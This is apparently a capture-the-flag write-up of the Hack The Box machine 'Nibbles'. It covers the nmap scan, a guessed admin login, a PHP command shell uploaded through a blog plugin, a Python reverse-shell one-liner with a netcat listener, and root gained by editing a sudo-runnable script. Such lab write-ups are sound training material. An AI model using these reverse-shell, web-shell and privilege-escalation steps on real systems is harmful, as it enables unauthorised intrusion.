
MACHINE: ‘NIBBLES’ – HTB


I’ve found on Nibbles a fun and complete machine to newies due to its diferents parts from getting a user to own root.

The starting nmap was as simple as always:



```
root@kali:~# nmap -A -sV -f 10.10.10.75

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-07 02:28 CEST
Nmap scan report for 10.10.10.75
Host is up (0.052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (EdDSA)
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
10001/tcp open  scp-config?
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=5/7%OT=22%CT=1%CU=36730%PV=Y%DS=2%DC=T%G=Y%TM=5AEF9E7C
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT      ADDRESS
1   51.34 ms 10.10.14.1
2   51.93 ms 10.10.10.75

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 203.37 seconds
root@kali:~# 
```


There are two open ports: 22 (ssh) and 80 (http) so let’s take a look to the webserver in order to gather more information. We find a simply html with apparently nothing interesting, but if we inspect the source code, we can see a clue that suggest us to go to the /nibbleblog/ directory:



Hello world!

```
<html>
  <head></head>
  <body>
    <b>Hello world!</b>
    <!--/nibbleblog/ directory. Nothing interesting here!-->
  </body>
</html>
```

(The picture below shows the /nibleblog/ directory):



Nibbles Yum yum

30 June, 2018

Twitter Facebook Google+ Linkedin

undefined

Permalink Comments (0)

Home

CATEGORIES

Uncategorised
Music
Videos

HELLO WORLD

Hello world

LATEST POSTS

Simple


MY IMAGE

PAGES

Home

Atom · Top · Powered by Nibbleblog

Well, after some fuzzing, I found a Login page called “admin.php” like:



Sign in to Nibbleblog admin area

admin

●●●●●●●

□ Remember me

←Back to blog

This point can be as stupid/easy as difficult/overthinked, depends on your experience with this kind of hacking games. I tried several methods: sqlmap, metasploit, fuzzing, bruteforce… but no success were given until I read the following clue in HTB forums: “username is a real world’s default, password is a HTB’s default”. This hint made me find the credentials admin:nibbles, which let me in into the admin panel control.


Now, once we’re into the admin panel, we should play with it in order to find the vulnerability that let us own a user. In this case, I found a file upload function into /plugins -> my image, so I wrote a simple cmd opener in php and tried to upload it to the server.

When I checked that I could run commands on the web, I opened a reverse Shell with the following command into the URL:

```
cmd=python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect(("m.y.i.p",port));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


(Firstly, I checked where the “images” were uploaded and which interpreters the machine had)

And this other on my Kali Shell:




```
root@ehm:/home/vuser/Escritorio# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.228] from (UNKNOWN) [10.10.10.75] 35528
/bin/sh: 0: can't access tty; job control turned off
$ ls
db.xml
image.php
$ whoami
nibbler
$
```

So the rest until find user.txt was as easy as always, just like move to /home/nibbler and there it was :




```
$ cd home
$ ls
nibbler
$ cd nibbler
$ ls
personal.zip
user.txt
$ cat user.txt
b02ff32bb332deba49eeaed21152c8d8
$
```

The privilege escalation was a little bit faster, I just had to upload LinEnum.sh to the server, run it and take an eye to the enumeration, because there was a file called monitor.sh into /home/nibbler/personal/stuff (/personal directory needed to be unzipped firstly) which I could execute with root privileges and with no password required:




```
$ ls
personal.zip
user.txt
$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
$ cd personal
$ cd stuff
$ ls
monitor.sh
$ 
```

So to get the root.txt, I only had to edit this file writing the commands I wanted and run it. This was my finally edited monitor.sh:



```
                  #####################################################################################################
                  #                                        Tecmint_monitor.sh                                         #
                  # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #
                  # If any bug, report us in the link below                                                           #
                  # Free to use/edit/distribute the code below by                                                     #
                  # giving proper credit to Tecmint.com and Author                                                    #
                  #                                                                                                   #
                  #####################################################################################################
#! /bin/bash
# unset any variable which system may be using

# clear the screen
clear
cd /root
ls
cat root.txt
```

And the result of the execution:



```
root.txt
b6d745c0dfb6457c55591efc898ef88c
```

That’s it !

Pitenager